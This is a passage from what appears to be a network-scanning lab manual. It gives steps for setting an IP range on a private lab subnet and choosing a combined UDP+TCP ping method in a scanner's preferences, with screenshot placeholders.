


5. In the **IP Range** fields, type the IP range as **10.10.1.0** to **10.10.1.255** and click the **Preferences** icon beside the **IP Range** menu, as shown in the screenshot.




Module 03 – Scanning Networks


6. The **Preferences** window appears. In the **Scanning** tab, under the **Pinging** section, select the **Pinging method** as **Combined UDP+TCP** from the drop-down list.



